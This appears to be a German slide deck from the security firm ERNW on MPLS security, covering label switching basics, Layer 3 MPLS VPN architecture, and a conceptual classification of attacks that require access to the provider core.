



# MPLS Security

Roger Klose, [rklose@ernw.de](mailto:rklose@ernw.de)




# Agenda

- MPLS Grundbegriffe & Technologie
- MPLS VPNs
- Angriffs-Klassifizierung und -Tools
- „Layer 2 VPNs“/VPLS
- Checkliste & Zusammenfassung



- **2001 gegründeter Netzwerk-Dienstleister mit Sicherheits-Fokus, Sitz in Heidelberg (+ kleines Büro in Lissabon)**
- **Aktuell zwölf Mitarbeiter**
- **Schwerpunkte: Security Management, Audit/Revision, Penetrations-Tests, Security Research**
- **Kunden (Europa/USA):  
Industrie, Banken, Behörden, Provider**
- **Regelmässige Sprecher auf internationalen Sicherheitskonferenzen (Black Hat, IT Underground, HITB etc.)**



# MPLS Einführung

- *Multiprotocol Label Switching* [RFC 3031 et.al.]
- *Forwarding-Technologie*, basierend auf *Labels*.  
Pakete können mehrere Labels für unterschiedliche Zwecke tragen.
- Ursprüngliches Ziel: effizienteres *Forwarding* als „klassisches IP-Routing“.
- Wird in den meisten Carrier Backbones eingesetzt.
- Bildet die Grundlage verschiedener „*Advanced Services*“




**Tag ('Label') = 20 bits**



**S = Bottom of Stack, 1 bit**

**COS/EXP = Class of Service, 3 bits**

**TTL = Time to Live, 8 bits**




# MPLS Grundlagen




# MPLS Grundlagen


Im Backbone werden Pakete anhand ihrer *Label* weitergeleitet. Das **rote** Label wird gegen ein **blaues** getauscht, das **blaue** gegen ein **lila** Label.




Bemerkung: zur Vereinfachung verzichte ich hier auf *pen-ultimate hop popping*.



# MPLS Grundlagen




Hier nenne ich die Label „Forwarding Label“ (weil sie genau dazu dienen).



- Das erste, woran Joe Hacker bei einer Diskussion über die Sicherheit einer Forwarding („Routing“) Technologie denkt, sind ... „Spoofing“ oder „Injection“-Angriffe.


Nebenbei: dieser Ansatz ist naiv... oder haben Sie je erfolgreiche „EIGRP Injektions-Angriffe“ gesehen?

- Aber: die gerade vorgestellten *Forwarding Labels* haben nur „lokale Bedeutung“. Zwei benachbarte Router („Peers“) verständigen sich über ihre Bedeutung mithilfe eines *label distribution protocol*.
- Injektion oder Modifikation solcher Labels würde daher wenig (Angriffs-) Nutzen bringen.
- Diese netten kleinen Labels können jedoch noch für ganz andere Zwecke eingesetzt werden ...





# MPLS Services


- VPNs („Layer 3“ oder „Layer 2“)
- *Any Transport over MPLS*
- *Virtual Private LAN Service*
- MPLS Traffic Engineering
- *Generalized MPLS (GMPLS)*
- weitere



# MPLS als Grundlage für „Advanced Services“




- Einige dieser Technologien (etwa Traffic Engineering) sind nur für Backbone-Betreiber/Carrier relevant.
- Andere („Layer 3 VPNs“, „Layer 2 VPNs“) spielen für viele Organisationen (als Kunden) eine grosse Rolle.
- MPLS VPNs werden zunehmend in Enterprise-Netzwerken eingesetzt, zur Traffic-Virtualisierung (vglbar VLANs).



# MPLS VPNs („Layer 3 VPNs“)

- Eigenständige (jedoch MPLS-basierte) Technologie, RFC 4364
- Vergleichbar Frame Relay/ATM
- Aber hochgradig ‚virtualisiert‘ (VRF-Ansatz, gemeinsamer Backbone).
- Zusätzliche Labels werden verwendet, um logische Pfade für den Traffic einzelner Kunden festzulegen.
- Realisierung unterschiedlicher VPN-Topologien möglich (u.a. mithilfe der *route targets*).



# MPLS VPNs („Layer 3 VPNs“)

## **P-Netzwerk** (Provider-Netzwerk)

- Backbone-Netzwerk des Service-Providers (SP)

## **P-Router** (Provider-Router)

- Backbone-Router im Provider-Netzwerk

## **PE-Router** (Provider-Edge-Router)


- Router des SPs, der die Verbindung zum CE-Router herstellt

## **C-Netzwerk** (Customer-Netzwerk)

- Netzwerk unter Administrationshoheit des Kunden



## **CE-Router** (Customer-Edge-Router)

- Kunden-Router, der die Verbindung zum PE-Router herstellt





# MPLS VPNs („Layer 3 VPNs“)

- Vereinfachte Darstellung eines MPLS/VPN-Netzwerks





# MPLS VPNs („Layer 3 VPNs“)

- Teilung eines Routers durch mehrere VRFs




# MPLS VPNs („Layer 3 VPNs“)

- ein komplexeres Beispiel für ein MPLS/VPN-Netzwerk




# Was hier im Detail geschieht

- Die PE Router weisen den Adress-Prefixes der VPNs Label zu (*route distinguisher*).
- Die Information (*label, route distinguisher, prefix*) wird dann zwischen den PEs per *Multiprotocol BGP* [RFC 2283] ausgetauscht.
- => damit weiss ein PE, welcher andere PE für ein bestimmtes Prefix in einem bestimmten VPN zuständig ist.
  
- Wenn ein Paket den Ingress-PE in Richtung Backbone verlässt, hat es (mindestens) zwei Label:
  - ein „Forwarding label“ für den Transport zum Egress-PE, durch den Backbone.
  - ein zweites, das das VPN (und Prefix) des Ziels identifiziert.
- Kurz gesagt: „Die Label regeln hier die VPNs“.



## Man sollte sich darüber klar sein...

- Keine Verschlüsselung
- PE-Device wird potentiell mit anderen Kunden geteilt
- Revisions-Anforderungen?
- Generell Risiko-Analyse erforderlich
  
- Sie können eine exemplarische RA (aus Carrier-Sicht) von mir erhalten.



# Die „offizielle Sicht“ im Wandel der Zeiten

**Validating Cisco MPLS Based IP-VPN as a Secure Network**  
Cisco.com

**Miercom independent testing confirmed Cisco MPLS VPN is secure:**

- ✓ Customers network topology is not revealed to the outside world
- ✓ Customers can maintain own addressing plans and the freedom to use either public or private address space
- ✓ Attackers cannot gain access into VPNs or Service Provider's network
- ✓ Impossible for attacker to insert "spoofed" label into a Cisco MPLS network and thus gain access to a VPN or the MPLS core

**Test Network Topology Security**

<http://mier.com/reports/cisco/MPLS-VPNs.pdf>

MPLS Intro and Services Update © 2006, Cisco Systems, Inc. All rights reserved. 61


aus [1]

**MPLS doesn't provide:**


- Protection against mis-configurations in the core
- Protection against attacks from within the core
- Confidentiality, authentication, integrity, anti-replay  
-> Use IPsec if required
- Customer network security

APR 03 2006  
MPLS Security

aus [6]




- **Angriffe von ausserhalb der Wolke (von Seiten des/der CEs)**
  - üblicherweise nicht durchführbar
  - das (für einen Angreifer) interessanteste Szenario ergibt sich, wenn der PE-CE Link Layer2-basiert und *shared* (mit anderen Kunden) ist
- **Angriffe von innerhalb der Wolke**



Diese können weiter unterteilt werden in

- Angriffe, die die Kompromittierung eines Carrier-Devices voraussetzen (im folgenden “DC“)
- Angriffe, die das Einbringen (*Injection*) eines vom Angreifer kontrollierten Device voraussetzen (*Device Injection*: “DI“)
- Angriffe, die irgendwo im *packet path* einen „Zugriff auf’s Kabel“ [und damit die Möglichkeit zum Lesen und Modifizieren von Paketen], voraussetzen (Wire Access: “WA“)




# Zur Klarstellung

**Richtig, alle diese Angriffe benötigen „core access“.  
Ich überlasse es hier (noch) dem Zuhörer, ob er dies für machbar/wahrscheinlich hält... oder auch nicht.**


**Bedenken Sie stets... Risiko-Analyse beinhaltet (mindestens) zwei Fragen:**

**Wie wahrscheinlich ist der Eintritt eines Ereignisses?  
Welche *Auswirkung* hat der Eintritt eines Ereignisses?**

